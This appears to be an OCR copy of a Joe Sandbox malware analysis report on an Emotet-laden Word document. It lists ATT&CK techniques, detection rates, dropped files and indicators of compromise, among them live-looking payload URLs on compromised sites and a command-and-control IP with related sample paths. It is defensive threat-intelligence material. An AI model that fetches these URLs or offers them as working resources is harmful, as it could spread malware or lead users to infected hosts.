
Stealing of Sensitive Information:

- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	System Information Discovery 3 7	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Appli Laye Proto
Local Accounts	Command and Scripting Interpreter 2 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Laye Proto
Cloud Accounts	PowerShell 4	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Archivo 3012 122020 276701.doc	57%	Virustotal		Browse
Archivo 3012 122020 276701.doc	44%	Metadefender		Browse
Archivo 3012 122020 276701.doc	69%	ReversingLabs	Document-Word.Trojan.GenScript	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	67%	Metadefender		Browse
C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	83%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.320000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.320000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
18.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.1a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
swiftlogisticseg.com	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.bereketsutesisatcisi.com/wp-content/xhGs43c/	11%	Virustotal		Browse
http://https://www.bereketsutesisatcisi.com/wp-content/xhGs43c/	100%	Avira URL Cloud	phishing	
http://swiftlogisticseg.com/wp-admin/VE9h0jj/	17%	Virustotal		Browse
http://swiftlogisticseg.com/wp-admin/VE9h0jj/	100%	Avira URL Cloud	malware	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://152.170.79.100/33wjxarr/4ph6t704u91pnssxqi/56hw26jb5vm/yt6kr0s/58j9f7jerowh66trm/	0%	Avira URL Cloud	safe	
http://myphamjapan.com/dup-installer/db/	12%	Virustotal		Browse
http://myphamjapan.com/dup-installer/db/	100%	Avira URL Cloud	phishing	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://sahla-ad.com/wp-content/a/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ngrehab.biz/wp-includes/TCWeeN/	100%	Avira URL Cloud	phishing	
http://https://astrologiaexistencial.com/l/L/	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://swiftlogisticseg.com	0%	Avira URL Cloud	safe	
http://https://bandarabbad.com/wp-admin/Lo5kEa/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
swiftlogisticseg.com	35.214.159.46	true	true	• 10%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://swiftlogisticseg.com/wp-admin/VE9h0jj/	true	• 17%, Virustotal, Browse • Avira URL Cloud: malware	unknown


Name	Malicious	Antivirus Detection	Reputation
http://152.170.79.100/33wjxarr/4ph6t704u91pnssxqi/56hw26jb5vm/yt6kr0s/58j9f7jerowh66trm/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000007.00000002.2103645089.0000000001E20000.00000002.00000001.sdmp	false		high
http://https://www.bereketsutesisatcisi.com/wp-content/xhGs43c/	powershell.exe, 00000005.00000002.2105323092.000000000372300.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: phishing	unknown
http://investor.msn.com	rundll32.exe, 00000006.00000002.2109903291.0000000001B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103645089.0000000001E20000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2109903291.0000000001B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103645089.0000000001E20000.00000002.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	rundll32.exe, 00000007.00000002.2105044671.00000000023E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iis.fhg.de/audioPA	rundll32.exe, 00000007.00000002.2105044671.00000000023E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://myphamjapan.com/dup-installer/db/	powershell.exe, 00000005.00000002.2105323092.000000000372300.00000004.00000001.sdmp	true	• 12%, Virustotal, Browse • Avira URL Cloud: phishing	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2110790551.0000000001D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103935255.0000002007000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2109903291.0000000001B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103645089.0000000001E20000.00000002.00000001.sdmp	false		high
http://treyresearch.net	rundll32.exe, 00000007.00000002.2105044671.00000000023E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sahla-ad.com/wp-content/a/	powershell.exe, 00000005.00000002.2105323092.000000000372300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2110790551.0000000001D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103935255.0000002007000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2110790551.0000000001D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103935255.0000002007000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2100795615.000000000229000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107354488.0000000002C20000.00000002.00000001.sdmp, rundll32.exe, 0000000F.00000002.2124249696.0000000002CC0000.00000002.00000001.sdmp	false		high
http://ngrehab.biz/wp-includes/TCWeeN/	powershell.exe, 00000005.00000002.2105323092.000000000372300.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2100136032.00000000003D500.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://astrologiaexistencial.com/l/L/	powershell.exe, 00000005.00000002.2105323092.000000000372300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2109903291.0000000001B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2103645089.0000000001E20000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2100136032.00000000003D5000.00000004.00000020.sdmp	false		high
http://computername/printers/printername/.printer	rundll32.exe, 00000007.00000002.2105044671.00000000023E0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	powershell.exe, 00000005.00000002.2100795615.000000000229000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107354488.0000000002C20000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2109266873.0000000002C70000.00000002.00000001.sdmp, rundll32.exe, 00000000F.00000002.2124249696.0000000002CC0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://swiftlogisticseg.com	powershell.exe, 00000005.00000002.2105323092.000000000372300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://bandarabbad.com/wp-admin/Lo5kEa/	powershell.exe, 00000005.00000002.2105323092.000000000372300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
152.170.79.100	unknown	Argentina		10318	TelecomArgentinaSAAR	true
35.214.159.46	unknown	United States		19527	GOOGLE-2US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339186
Start date:	13.01.2021
Start time:	16:59:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Archivo 3012 122020 276701.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@32/7@1/2
EGA Information:	• Successful, ratio: 88.9%
HDC Information:	• Successful, ratio: 26.3% (good quality ratio 25.7%) • Quality average: 81.5% • Quality standard deviation: 23.5%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2500 because it is empty • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:00:43	API Interceptor	1x Sleep call for process: msg.exe modified
17:00:44	API Interceptor	23x Sleep call for process: powershell.exe modified

Time	Type	Description
17:00:47	API Interceptor	955x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.170.79.100	info_2020_NJY_31940448.doc	Get hash	malicious	Browse	• 152.170.79.100/tkvop2zz2se/0vkwo/
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100/jne6snt/m6myiohmse/
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100/gsyuaw2no20y/
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100/2w9radk/e1bqg93t32/bfbkkxnxm/kzpgfx0srz2azra2z6/wtvvr/zuhrx/
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100/udiwy/9lqzybri7w/n3qkg5seewustvns68/l36c10de4srgz133y/
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100/f5hvsm8p45k9/r0hin/g4fm3hzyqd5c/
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100/x6g2gr/bchg5i/1dw1veojm5/wx1zsm5gbt71xbtih/gqcr5rzmurhr33/
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100/g66ezlsi59l2qh9tcn/ydgp2y3srh2m5hj6/xkq9/wstqsdd/xpmc9zuidrre/
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100/8wjtai/6101dxx/4ggv7sw145lrki/
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100/7gfh58w8tuftcw/
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100/76ccih3j36ds48gflq/1agrdm9fi2y0wnk/3huzz5wj9w7/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100/dwap/ulw9qv3rb7tn3pfmcvj/xibwt6769jdvwhte/zsns1d90vaps/f6yatsbh/
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100/hmjmchef7iewj2uvzf/9pltlpfikujmwtp/e6oaz9n/7m756y/bxs78/
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100/al700npvtnac1sp/hyv2ljkpgl5er/ftzaj/82949dvglj88n9/kr054l3td4qgcn0/zer9t3m/
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 152.170.79.100/9h5mkq4rscmn4p5/5i03xqzios0rjfom1p/7ryi6q8v0/iljhnekck1dpk9ng/0umxys8m7lmuc090/jj1uo/
	M3816067.doc	Get hash	malicious	Browse	• 152.170.79.100/jefmqa7pgn6/a7zeb1l6ir8p/iuii6qu/7x9123680/qwimc/kzg68jfg4cm59iv1/
	messaggio 2912.doc	Get hash	malicious	Browse	• 152.170.79.100/ldptrzs0lv336pjtc/s28dymelc06393/
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• 152.170.79.100/bz77n5i0/aajfq5b2yw7yw59kt33/0ghoxzznyfa8bik7hm1/yiyb7xv8gihti8i/uqf8mgk7iy/
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 152.170.79.100/iu4g99cxf8oc/
	Documento_I_2612.doc	Get hash	malicious	Browse	• 152.170.79.100/ipjai1r8tvftp/t2vqr6k1oq2jb2z38/f38ne62mhsuf3mdo/a1z9a6ur8zq6rvcxry/
35.214.159.46	Adjunto.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/
	file 0113165085 323975.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/
	Inf 2020_12_30 FPJ6997.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
